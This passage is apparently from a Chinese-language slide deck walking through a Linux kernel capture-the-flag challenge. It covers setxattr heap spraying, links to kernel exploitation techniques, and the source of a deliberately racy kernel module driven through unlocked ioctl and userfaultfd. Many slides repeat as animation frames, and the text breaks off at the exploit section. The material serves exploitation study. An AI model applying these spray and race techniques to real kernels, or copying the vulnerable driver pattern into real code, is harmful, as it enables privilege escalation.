    int optmem_max = READ_ONCE(sysctl_optmem_max);

    if ((unsigned int)size <= optmem_max &&
        atomic_read(&sk->sk_omem_alloc) + size < optmem_max) {
        void *mem;
        /* First do the add, to avoid the race if kmalloc
         * might sleep.
         */
        atomic_add(size, &sk->sk_omem_alloc);
        mem = kmalloc(size, priority);
        if (mem)
            return mem;
        atomic_sub(size, &sk->sk_omem_alloc);
    }
    return NULL;
}
```

# Helpful Struct

## setxattr

- ▶ 大小 : 1 ~ 65535
- ▶ FROM : GFP\_KERNEL / GFP\_USER (new version)
- ▶ 使用方法：
  - ⦿ Memory 所有的值都可控
  - ⦿ 過去常搭配 userfault\_fd , 讓使用者可以控制 memory 的釋放時機

# Helpful Struct

## setxattr

- ▶ setxattr - set an extended attribute value
  - ⦿ data - 要 spray 的資料
  - ⦿ size - 資料大小，跟 kernel 分配的記憶體大小有關
  - ⦿ XATTR\_CREATE - 如果名稱重複就 fail

```
void _setxattr(char *data, int size)
{
    if (setxattr("/home/user/.bashrc", "user.x", data, size, XATTR_CREATE) == -1)
        perror_exit("setxattr /home/user/.bashrc");
```

# Helpful Struct setxattr

```
SYSCALL_DEFINE5(setxattr, const char __user *, pathname,
               const char __user *, name, const void __user *, value,
               size_t, size, int, flags)
{
    return path_setxattr(pathname, name, value, size, flags, LOOKUP_FOLLOW);
}
```

```
static int path_setxattr(const char __user *pathname,
                        const char __user *name, const void __user *value,
                        size_t size, int flags, unsigned int lookup_flags)
{
    struct path path;
    int error;

retry:
    error = user_path_at(AT_FDCWD, pathname, lookup_flags, &path);
    if (error)
        return error;
    error = mnt_want_write(path.mnt);
    if (!error) {
        error = setxattr(mnt_idmap(path.mnt), path.dentry, name,
                         value, size, flags);
        mnt_drop_write(path.mnt);
    }
}
```

# Helpful Struct setxattr

- ▶ 設置 attribute 後記憶體就會被釋放
- ▶ GFP\_USER 跟 GFP\_KERNEL 只差在多了  
GFP\_HARDWALL
- ⌚ enforces the cpuset memory allocation policy

```
static long
setxattr(struct mnt_idmap *idmap, struct dentry *d,
         const char __user *name, const void __user *value, size_t size,
         int flags)
{
    // ...
    error = setxattr_copy(name, &ctx);
    error = do_setxattr(idmap, d, &ctx);
    kfree(ctx.kvalue);
    return error;
}
```

```
int setxattr_copy(const char __user *name, struct xattr_ctx *ctx)
{
    // ...
    if (ctx->size) {
        // ...
        ctx->kvalue = vmemdup_user(ctx->cvalue, ctx->size);
        if (IS_ERR(ctx->kvalue)) {
            error = PTR_ERR(ctx->kvalue);
            ctx->kvalue = NULL;
        }
    }
}
```

```
void *vmemdup_user(const void __user *src, size_t len)
{
    void *p;

    p = kmalloc(len, GFP_USER);
    if (!p)
        return ERR_PTR(-ENOMEM);


    if (copy_from_user(p, src, len)) {
```

# Exploitation Technique

- ▶ DirtyCred : <https://i.blackhat.com/USA-22/Thursday/US-22-Lin-Cautious-A-New-Exploitation-Method.pdf>
  - ⦿ Data only
- ▶ pipe-primitive : <https://github.com/veritas501/pipe-primitive>
- ▶ USMA : <https://i.blackhat.com/Asia-22/Thursday-Materials/AS-22-YongLiu-USMA-Share-Kernel-Code.pdf>
- ▶ Cross cache attack : <https://www.willsroot.io/2022/08/reviving-exploits-against-cred-struct.html>
- ▶ Unlinking attack : <https://starlabs.sg/blog/2022/06-introducing-new-code-new-bugs-and-a-new-exploit-technique/>

# Challenge Environment

- ▶ 5.10.0-19-amd64 #1 SMP Debian 5.10.149-2
- ▶ [Debian 5.10.149-2 kernel github](#) - 包含 config 以及 distribution patch 等資訊
- ▶ 檔案 debian/config/config 紀錄編譯 kernel 時的 config option
  - ⦿ CONFIG\_SLAB\_FREELIST\_RANDOM=y
  - ⦿ CONFIG\_SLAB\_FREELIST\_HARDENED=y
  - ⦿ CONFIG\_USERFAULTFD=y



# Challenge

## Recon

- ▶ QEMU script 設置 SMP，指定 cores=2, threads=2
- ▶ Kernel module 的 ioctl 是用 `unlocked` 而不是 `locked`
- ▶ 一般使用者可以使用 `userfault_fd`
- ▶ RACE CONDITION !

```
✓ static struct file_operations drv_fops = {  
    open : drv_open,  
    unlocked_ioctl : drv_unlocked_ioctl  
};
```

# Challenge

## Recon

- ▶ 所有 ioctl cmd 都是在操作 struct node \*table[0x10]
- ▶ struct node 成員如下：
  - ⦿ Key - get\_random\_bytes 產生的隨機值
  - ⦿ Size - 最多能分配 0x1ff (255)
  - ⦿ Addr - 儲存加密過的 data 位址
- ▶ ioctl 都會先 copy\_from\_user，並限制 index 與 size 的值，因此沒有簡單的 out-of-bound 或是 double fetch 漏洞

```
struct node
{
    uint64_t key;
    uint64_t size;
    uint64_t addr;
};
```

```
if (copy_from_user(&data, (struct ioctl_arg __user *)arg, sizeof(data)))
{
    ret = -EFAULT;
    goto done;
}

data.idx &= 0xf;
data.size &= 0x1ff;
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);

    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd1. ADD

- ▶ 找 empty table slot
- ▶ 分配 node 結構
- ▶ 儲存 size 以及產生 8 bytes random key
- ▶ 分配大小為 size 的記憶體 addr
- ▶ 複製並加密資料
- ▶ 加密 data pointer

```
case IO_ADD: {
    data.idx = -1;
    for (i = 0; i < 0x10; i++) {
        if (!table[i]) {
            data.idx = i;
            break;
        }
    }

    if (data.idx == -1) {
        ret = -ENOMEM;
        goto done;
    }

    table[data.idx] = (struct node *)kzalloc(sizeof(struct node), GFP_KERNEL);
    table[data.idx]->size = data.size;
    get_random_bytes(&table[data.idx]->key, sizeof(table[data.idx]->key));
    addr = (uint64_t)kzalloc(data.size, GFP_KERNEL);
    ret = copy_from_user(buf, (void __user *)data.addr, data.size);
    for (i = 0; i * 8 < data.size; i++)
        buf[i] ^= table[data.idx]->key;
    memcpy((void *)addr, (void *)buf, data.size);
    table[data.idx]->addr = addr ^ table[data.idx]->key;
}
```

# Challenge

## Cmd2. EDIT

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

# Challenge

## Cmd2. EDIT

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

# Challenge

## Cmd2. EDIT

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

# Challenge

## Cmd2. EDIT

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 複製並加密資料

```
case IO_EDIT: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        ret = copy_from_user(buf, (void __user *)data.addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        memcpy((void *)addr, buf, size);
    }
}
```

# Challenge

## Cmd3. SHOW

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

# Challenge

## Cmd3. SHOW

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

# Challenge

## Cmd3. SHOW

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

# Challenge

## Cmd3. SHOW

- ▶ 取得解密後的 data pointer
- ▶ 取得 node size
- ▶ 將解密後的資料複製到 user space

```
case IO_SHOW: {
    if (table[data.idx])
    {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        size = table[data.idx]->size & 0x1ff;
        memcpy(buf, (void *)addr, size);
        for (i = 0; i * 8 < size; i++)
            buf[i] ^= table[data.idx]->key;
        ret = copy_to_user((void __user *)data.addr, buf, size);
    }
}
```

# Challenge

## Cmd4. DEL

- ▶ 取得解密後的 data pointer
- ▶ 釋放 data pointer
- ▶ 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

# Challenge

## Cmd4. DEL

- ▶ 取得解密後的 data pointer
- ▶ 釋放 data pointer
- ▶ 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

# Challenge

## Cmd4. DEL

- ▶ 取得解密後的 data pointer
- ▶ 釋放 data pointer
- ▶ 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

# Challenge

## Cmd4. DEL

- ▶ 取得解密後的 data pointer
- ▶ 釋放 data pointer
- ▶ 釋放 node 並清為 NULL

```
case IO_DEL: {
    if (table[data.idx]) {
        addr = table[data.idx]->addr ^ table[data.idx]->key;
        kfree((void *)addr);
        kfree(table[data.idx]);
        table[data.idx] = 0;
    }
}
```

# Exploit Analyze

► 能觸發 race condition 的地方：

⦿ ADD, EDIT - 從 user space 複製資料到 data pointer

⦿ SHOW - 從 data pointer 複製資料到 user space

> 不過這邊是程式碼的最後一個部分，所以就算有 race 也不會影響到 kernel memory

```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
table[data.idx]->addr = addr ^ table[data.idx]->key;
```

ADD

```
ret = copy_from_user(buf, (void __user *)data.addr, size);
for (i = 0; i * 8 < size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, buf, size);
```

EDIT


# Exploit

## Analyze. Race at EDIT


Thread 1

EDIT N0

Thread 2



```
ret = copy_from_user(buf, (void __user *)data.addr, data.size);
for (i = 0; i * 8 < data.size; i++)
    buf[i] ^= table[data.idx]->key;
memcpy((void *)addr, (void *)buf, data.size);
```




# Exploit

